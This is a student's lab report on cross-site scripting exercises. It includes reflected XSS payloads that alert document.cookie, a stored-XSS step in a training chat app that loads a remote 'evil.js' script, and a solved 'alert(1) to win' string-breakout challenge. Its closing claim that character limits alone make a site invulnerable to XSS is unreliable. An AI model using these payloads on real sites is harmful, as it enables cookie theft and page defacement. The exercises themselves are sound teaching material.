

## Lab-5


p.n.ruthvika-18bce7340

### 1.Reflected XSS

a) <br>18bce7340</br>



<br>18bce7340</br> Search



Sorry, no results were found for  
**18bce7340**  
. [Try again.](#)

b) <a href="https://www.youtube.com">ruthvika</a>




[<a href="https://www.yo](https://www.yo)

Search



www.youtube.com refused to connect.

c) `<script>alert(document.cookie);</script>`




d) `<img src=x onerror=alert(document.cookie)>`



<img src=x onerror=ale

Search



Sorry, no results were found for . [Try again.](#)

## 2. Stored XSS

a)

**BlathrBox** Blabber with your friends



**You**  
Tue Mar 02 2021 17:53:06 GMT+0530 (India Standard Time)  
Welcome!  
This is your *personal* stream. You can post anything you want here!





**You**  
Tue Mar 02 2021 17:53:57 GMT+0530 (India Standard Time)  
hi im ruthvika-18bce7340



Share status!




b)



**BlathrBox**

Blabber with your friends




You

Tue Mar 02 2021 17:53:06 GMT+0530 (India Standard Time)

Welcome!


This is your *personal* stream. You can post anything you want here!



You


Tue Mar 02 2021 17:53:57 GMT+0530 (India Standard Time)


hi im ruthvika-18bce7340



You


Tue Mar 02 2021 17:54:34 GMT+0530 (India Standard Time)






You


Tue Mar 02 2021 17:55:37 GMT+0530 (India Standard Time)





You

Tue Mar 02 2021 17:55:41 GMT+0530 (India Standard Time)




You

Tue Mar 02 2021 17:57:06 GMT+0530 (India Standard Time)

rc="//XSS-doc.appspot.com/ststic/evil.js";document.body.appendChild(s);"

**BlathrBox**


Blabber with your friends



You



Wed Feb 24 2021 18:03:55 GMT+0530 (India Standard Time)

**HACKED!**



Share status!

### 3.Dom XSS





How Secure Coding is related to XSS?

Secure Coding plays a huge role in preventing these XSS attacks. These cross site scripting attacks can only be used in such websites where scripts can be executed even though they are not meant to. Such websites are vulnerable to XSS. These XSS attacks can be prevented by limiting the few characters usable in the fields, such that no malicious payloads/ scripts can be executed in our websites. Nowadays there are numerous websites which are vulnerable to XSS. By implementing some several

restrictions like Character limitation etc, our websites can be secured and will be invulnerable to XSS.

Challenge:



# alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {
  return '<script>console.log("'" + s + "'");</script>';
}
```

**Input** 12

");alert(1,"

**Output** Win!

```
<script>console.log("");alert(1,"");</script>
```

Rate this level: ★★★★★

User	Score	Browser
... ShabbyMe	? 0	Firefox/77
geniusmaster33 don't worry about less than 12 its a hack	? 4	Chrome/86
jay 123	? 11	Chrome/86
<div>ruthvika</div>	12	Chrome/88
ma	? 12	Chrome/88
Kyzer 12	? 12	Firefox/84
OvO How less ummm	? 12	Chrome/87
-_- rick roll	? 12	Chrome/88
czapek :-]	? 12	Chrome/87
Terribilis	? 12	Firefox/84
DylanB Easy pizy	? 12	Chrome/88